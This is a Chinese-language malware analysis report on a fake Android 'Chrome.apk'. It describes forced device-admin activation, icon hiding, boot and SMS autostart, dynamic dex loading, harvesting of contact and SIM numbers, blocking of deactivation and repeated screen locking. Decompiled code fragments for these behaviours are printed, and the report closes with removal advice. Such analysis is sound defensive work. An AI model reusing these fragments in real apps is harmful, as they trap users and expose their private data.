分析报告

样本名	Chrome.apk
作者	卢漫瞳
时间	2017-11-17
平台	夜神模拟器

目录

1. 样本概况

1.1 样本信息

样本名称：Chrome.apk

所属家族：无

大小：176.69KB

MD5 值：D2D4BDEEC275C8C8AD270988A4A5C410

SHA1 值：78947935E406F1B1AE2B5A441E29C669035B5E99

CRC32：07AAE047

应用图标： 

敏感行为：root 权限检测、打开 2G/3G 网络、激活设备管理器

1.2 测试环境及工具

系统版本 android4.4.2


2. 具体行为分析

2.1 主要行为

1.安装应用后无限提示需要激活，如下图：


2. 点击激活按钮后，在主屏幕中能看应用图标，几秒钟之后，图标被删除，如下图：

3. 在应用列表中可以发现此应用，如图：



4. 在分析过程中发现清单文件中含有申请 root 权限的代码截图如下：

```
<receiver android:name="com.iogf.bddf_AdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMI
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin"/>
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
</receiver>
```



```
public static void a(Activity paramActivity, Class paramClass)
{
  paramClass = new ComponentName(paramActivity, paramClass);
  Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
  localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "");
  System.out.println(paramClass);
  System.out.print("android.app.extra.DEVICE_ADMIN");
  a(paramClass, localIntent);
  paramActivity.startActivity(localIntent);
}

public static void a(ComponentName paramComponentName, Intent paramIntent)
{
  paramIntent.putExtra("android.app.extra.DEVICE_ADMIN", paramComponentName);
}
```

5. 不断的提示激活应用

bgd_MainActivity.class | bddf_AdminReceiver.class

```
package com.iogf;

import android.app.Activity;

public class bgd_MainActivity
  extends Activity
{
  static Handler a = new Handler();
  static Timer b = new Timer();
  static ComponentName c;
  Runnable d = new Runnable()
  {
    public void run()
    {
      bgd_MainActivity.b.schedule(new TimerTask()
      {
        public void run()
        {
          bgd_MainActivity.this.runOnUiThread(new Runnable()
          {
            public void run()
            {
              a.a(bgd_MainActivity.this, bddf_AdminReceiver.class);
            }
          });
        }
      }, 1000L, 1000L);
    }
  };
```


6. 自启动

```
<receiver android:name="com.gfdg.nhgdf_MyReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
```


7. 在清单文件中发现 Application 使用了自定义的。如图：

```
<application android:allowBackup="true" android:icon="@mipmap/icon" android:label="@string/app_name"
             android:name="com.mbfl.bdjg_MyApplication" android:supportsRtl="true">
```

在 bdjg_MyApplication 中的 OnCreate 函数中动态加载了 dex 文件



8. 使用命令行工具(dex2jar)将 test.dex 进行反编(d2j-dex2jar test.dex)，使用 jd-gui.exe 工具查看 java 代码，如图：



9. 从 MainActivity 的调用中发现最终调用的 Loader.class 部分代码解析失败，有可能是核心代码被加密

2.2 代码分析

2.1 程序的敏感代码分析片段

读取短信内容

```
public final Set<String> a(Context paramContext)
{
  h.b(paramContext, "context");
  paramContext = paramContext.getContentResolver();
  try
  {
    Object localObject1 = (String[])new String[] { ContactsContract.CommonDataKinds.Phone.CONTACT_ID, ContactsContract.CommonDataKinds.Phone.DI
    localObject1 = paramContext.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[])localObject1, null, null, null);
    Object localObject2;
    if (localObject1 != null) {
      while (((Cursor)localObject1).moveToNext())
      {
        localObject2 = ((Cursor)localObject1).getString(((Cursor)localObject1).getColumnIndex("data1"));
        if (!b.contains(localObject2))
        {
          Set localSet = b;
          h.a(localObject2, "number");
          localSet.add(localObject2);
        }
      }
    }
    try
    {
      paramContext = paramContext.query(Uri.parse("content://icc/adn"), null, null, null, null);
      if (paramContext != null) {
        while (paramContext.moveToFirst())
        {
          str = paramContext.getString(paramContext.getColumnIndex("number"));
          if (!b.contains(str))
          {
            localObject2 = b;
            h.a(str, "number");
            ((Set)localObject2).add(str);
          }
        }
```

拒绝取消激活请求

```
public CharSequence onDisableRequested(Context paramContext, Intent paramIntent)
{
  paramIntent = paramContext.getPackageManager().getLaunchIntentForPackage("com.android.settings");
  paramIntent.setFlags(268435456);
  paramContext.startActivity(paramIntent);
  a.b(paramContext);
  return "";
}
```

锁屏

```
public static void b(Context paramContext)
{
  new Thread()
  {
    public void run()
    {
      super.run();
      int i = 0;
      for (;;)
      {
        if (i < 70) {
          try
          {
            this.a.getClass().getMethod("lockNow", new Class[0]).invoke(this.a, new Object[0]);
            Thread.sleep(99L);
            i++;
          }
          catch (Exception localException)
          {
            for (;;)
            {
              localException.printStackTrace();
            }
          }
        }
      }
    }
  }.start();
}
```

3．分析总结

样本程序名字、图标与谷歌浏览器名字相同，在安装后无法卸载，是一款流氓软件，获取了用户短信等信息，极有可能泄露用户隐私。

安装应用时不要轻易激活设备。

安装应用后在应用管理中无法直接卸载，可以在保存第三方应用的文件目录下把这个 apk 删除，重启手机后由于扫描不到 apk 则不会开机自启该应用。